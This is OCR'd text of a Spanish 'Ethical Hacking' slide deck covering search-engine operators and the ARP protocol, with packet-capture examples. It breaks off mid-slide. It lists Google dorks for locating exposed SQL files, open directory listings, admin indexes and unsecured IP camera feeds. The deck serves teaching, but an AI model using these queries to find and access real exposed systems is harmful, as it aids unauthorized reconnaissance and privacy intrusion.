
ETHICAL
HACKING

Google Hacking

- Es la utilización de operadores de búsqueda para filtrar la información.

- Se pueden buscar vulnerabilidades de seguridad.

Google Hacking

La sintaxis básica de los mismos es “opeador:tèrmino-a-buscar” (sin más comillas).
Al utilizar operadores, debemos tener en cuenta lo siguiente :

- No debe haber espacios entre el operador, los dos punto y el término a buscar.
- Violar la sintaxis puede producir resultados diferentes a los deseados.
- Si el término a buscar va a ser una frase, debemos encerrarla entre comillas.
- No todos los operadores puede combinarse con otros.

Google Hacking

- Búsqueda de frases (“”) -> esto realiza una consulta exacta.
  - Ej.: “Sistemas Operativos GNU/Linux”

- Búsqueda de Palabras (“”) -> utiliza sinónimos de forma automática,
  - Ej.: “antivirus”

- Buscar dentro de un sitio web (site:) -> permite especificar que los resultados de búsqueda procedan de un sitio web determinado.
  - Ej.: aerolíneas site:clarin.com

Google Hacking

- Buscar dentro de la URL (inurl:) -> con el operador ‘inurl’ podremos limitar los resultados en las url que contengan cierto texto.
  - Ej.: default password inurl:’login.php’

- Buscar por tipo de archivo (filetype:) -> nos permite realizar búsquedas por tipo de archivo (no solo indexa contenido html, sino que también indexa los archivos descargables, como pdf, doc, xls, etc).
  NOTA: El operador “ext” cumple la misma función que “filetype”
  - Ej.: filetype:pdf
  - EJ.: ethical hacking ext:pdf

Google Hacking

- Búsqueda por título (intitle:) -> busca en el título de una página web.
  - Ej.: intitle:aerolíneas

- Búsqueda de enlaces (link:) -> nos permite buscar sitios que tengan el enlace al sitio que nosotros especifiquemos.
  - Ej.: link:aerolineas.com.ar

NOTA: No se puede utilizar el operador link con otros operadores.

Google Hacking

- Búsqueda dentro de la caché (cache:) -> Google mantiene copias de las páginas a las que han tenido acceso a través de su motor de búsqueda.
  - Ej.: cache:www.portantier.com

  Mantiene un cache de la ultima vez que accedió google.

- Términos que deseamos exlcuir(-) -> si incluimos este signo – delante de una palabra, esta indicando que no queremos que aparezcan páginas que contengan ese término.

  * Ej.: antivirus -software

Google Hacking

- Rellenar espacio en blanco (*) -> si incluimos un * en una consulta, estaremos indicando a Google que intente considerar ese símbolo como un marcador de posición de términos desconocidos y que, a continuación busque los mejores resultados.
  - Ej.: el presidente voto * la ley

- El operador OR -> una o varias palabas en los resultados de búsqueda, debe especificarse el operador “OR” en mayúscula, este operador se puede sustituir por el (|).
  - Ej.: Linux OR Windows
  - Ej.: Linux | Windows

Google Hacking

- Buscar archivos confidenciales
  - site:*.com ext:sql
  - site:*.com.ar inurl:public_html
  - index of intitle:/ ext:pdf
  - inurl:"/wp-content" site:*.gob.ar
  - Intitle:index.of -> el punto (.) es un comodín que puede ser remplazado por cualquier carácter.
  - Intitle:index.of "parent directory“
  - Intitle:index.of.admin

Google Hacking

- Busqueda de servicios
  - “Apache/” intitle:index.of
  - “Apache/1.1" intitle:index.of
  - "ftp" intitle:index.of

- Cámaras IP
  - inurl:/view.shtml
  - inurl:ViewerFrame?Mode=
  - inurl:axis-cgi/jpg
  - intitle:axis intile:”video server”

Google Hacking Database

- Es una técnica en informática que utiliza operadores para filtrar información en el buscador de **Google**. Además podemos encontrar otras aplicaciones de agujeros de seguridad en la configuración y el código informático que se utilizan en las páginas web.

- Se actualiza constantemente.

Google Hacking Database

https://www.exploit-db.com

Bing Hacking

- Búsqueda por contenido (contains:) -> busca por contenidos.
  - Ej.: contains:aerolineas

- Búsqueda de tipo de archivo (filetype:) -> busca por tipo de archivo.
  - Ej.: filetype:pdf

- Búsqueda de tipo ip (IP:) -> nos muestra en una ip pública cuantos dominios comparten el servidor público.
  - Ej.: nslookup www.taringa.net
  - Ej.: ip:104.16.252.64

Protocolo ARP

El protocolo de resolución de nombres (ARP, del ingles Address Resolution Protocol), es un protocolo de comunicación de la capa de enlace de datos del modelo OSI. Dicho protocolo se encarga de encontrar la dirección de hardware (Ethernet MAC) que corresponde a una dirección IP determinada.


Protocolo ARP

Funcionamiento de arp:

Supongamos que queremos realizar un **ping** desde el **equipo A** al **equipo B**.

```
# ping 192.168.1.11
```

Protocolo ARP




Protocolo ARP


Funcionamiento de arp:

Lo que hace es enviar un paquete ARP broadcast preguntando quien es la ip 192.168.1.11, dentro del paquete de envió manda como **source address** la mac **10:f0:05:14:dd:7c** y como **source destino FF:FF:FF:FF:FF:FF** de esta forma manda un paquete broadcast, **sender ip 192.168.1.108** y **target ip 192.168.1.11**.

Protocolo ARP



Protocolo ARP



Funcionamiento de arp:

Una vez encontrado la dirección **IP**, manda un paquete **unicast**, vemos que mediante el comando **arp -n**, tenemos la tabla de cache de resolución.


Protocolo ARP

Funcionamiento de arp:

arp –n

Dirección	TipoHW	DirecciónHW	Indic	Máscara	Interfaz
192.168.1.206	ether	08:00:27:44:f1:23	C		wlp2s0
gateway	ether	e8:de:27:fb:a6:45	C		wlp2s0
192.168.1.111	(incompleto)			wlp2s0	
192.168.1.11	**ether**	**00:24:21:0a:d6:0e**	**C**		**wlp2s0**

Protocolo ARP



Protocolo ARP

Funcionamiento de arp:

Luego de este paquete, se espera que este equipo responda con un mensaje (**ARP reply**) con la dirección Ethernet que le corresponde.

```
▸ Frame 121: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: Micro-St_0a:d6:0e (00:24:21:0a:d6:0e), Dst: IntelCor_14:dd:7c (10:f0:05:14:dd:7c)
▾ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: Micro-St_0a:d6:0e (00:24:21:0a:d6:0e)
```

Protocolo ARP

Funcionamiento de arp:

